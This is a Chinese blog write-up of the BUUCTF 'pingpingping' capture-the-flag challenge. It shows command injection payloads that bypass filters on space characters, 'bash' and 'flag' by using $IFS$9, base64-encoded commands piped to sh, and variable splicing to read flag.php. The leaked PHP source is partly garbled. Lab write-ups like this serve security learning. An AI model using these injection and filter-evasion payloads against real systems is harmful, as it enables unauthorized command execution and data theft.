

BUUCTF Web pingpingping

原创

维多利亚蜜汁鱼 于 2021-07-03 14:03:39 发布 151 收藏 3

分类专栏: [Web CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/CrotZZ/article/details/118439287>

版权



[Web](#) 同时被 2 个专栏收录

16 篇文章 0 订阅

订阅专栏



[CTF](#)


18 篇文章 0 订阅

订阅专栏

打开后

`/?ip=`

没什么提示



试了下cat flag, 空格好像是被过滤了



去空格, flag也被过滤



```

b342fbbf-d6f1-4fc4-b99f-b139ccdb4c21.node4.buuoj.cn/?ip=127.0.0.1
/?ip=
PING 127.0.0.1 (127.0.0.1): 56 data bytes

```

根据题目是ping 所以得先ip=127.0.0.1返回结果是上面这样的

```

b342fbbf-d6f1-4fc4-b99f-b139ccdb4c21.node4.buuoj.cn/?ip=127.0.0.1;ls
/?ip=
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php

```

ls看有什么文件，flag是已经被过滤的，需要想其他办法得到里面内容

```

b342fbbf-d6f1-4fc4-b99f-b139ccdb4c21.node4.buuoj.cn/?ip=127.0.0.1;cat$(IFS)index.php
/?ip= 1fxck your symbol!

```

```

b342fbbf-d6f1-4fc4-b99f-b139ccdb4c21.node4.buuoj.cn/?ip=127.0.0.1;cat$(IFS$9)index.php
/?ip=
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/?ip=
|\[\*\][\[\(\)\|\|\|\|\|\|\|\/", $ip, $match)){
    echo preg_match("/\&|\|\/|\?|\*|\|[\x{00}-\x{20}][\>|\[\*\][\[\(\)\|\|\|\|\|\|\|\/", $ip, $match):
} else if(preg_match("/\/", $ip)){
    die("fxck your space!");
} else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
} else if(preg_match("/.f.*.a.*g.*/", $ip)){
    die("fxck your flag!");
}
$a = shell_exec("ping -c 4 ".$ip);
echo "$a";
print_r($a);
?>

```

<https://blog.csdn.net/CroiZZ>

试了一些绕过空格的方法，得到index.php里面的内容，虽然有些看不懂但大致意思还是明白，空格、bash、命令里是否有flag 都被过滤

```

b139ccdb4c21.node4.buuoj.cn/?ip=127.0.0.1;echo$(IFS$9Y2F0IGZsYwCucGhw|base64$(IFS$9-d)sh
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
3 <?php
4 $flag = "flag{5909962a-8dc8-4b3d-b6ef-b75798d80066}";
5 ?>
6

```

这里是用了echo\$IFSgY2F0IGZsYWcucGhw|base64IFS\$9-d|sh, 用base64编码绕过, 空格用ifs代替, 起先一直没出结果后来才发现用的是flag的base64编码, 这里要flag.php

```
echo$IFS$9Y2F0IGZsYWcucGhw|base64$IFS$9-d|sh
```

```
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
3 <?php
4 $flag = "flag[5909962a-8dc8-4b3d-b6ef-b75798d80066]";
5 ??
6
```

a=ag.php;cat\$IFSgfla这样类型的拼接构造也能绕过得到结果, 如果是a=fla b=g.php 然后cat\$IFSga\$b好像是不行的。

```
a=ag.php;cat$IFS$9fl$a
```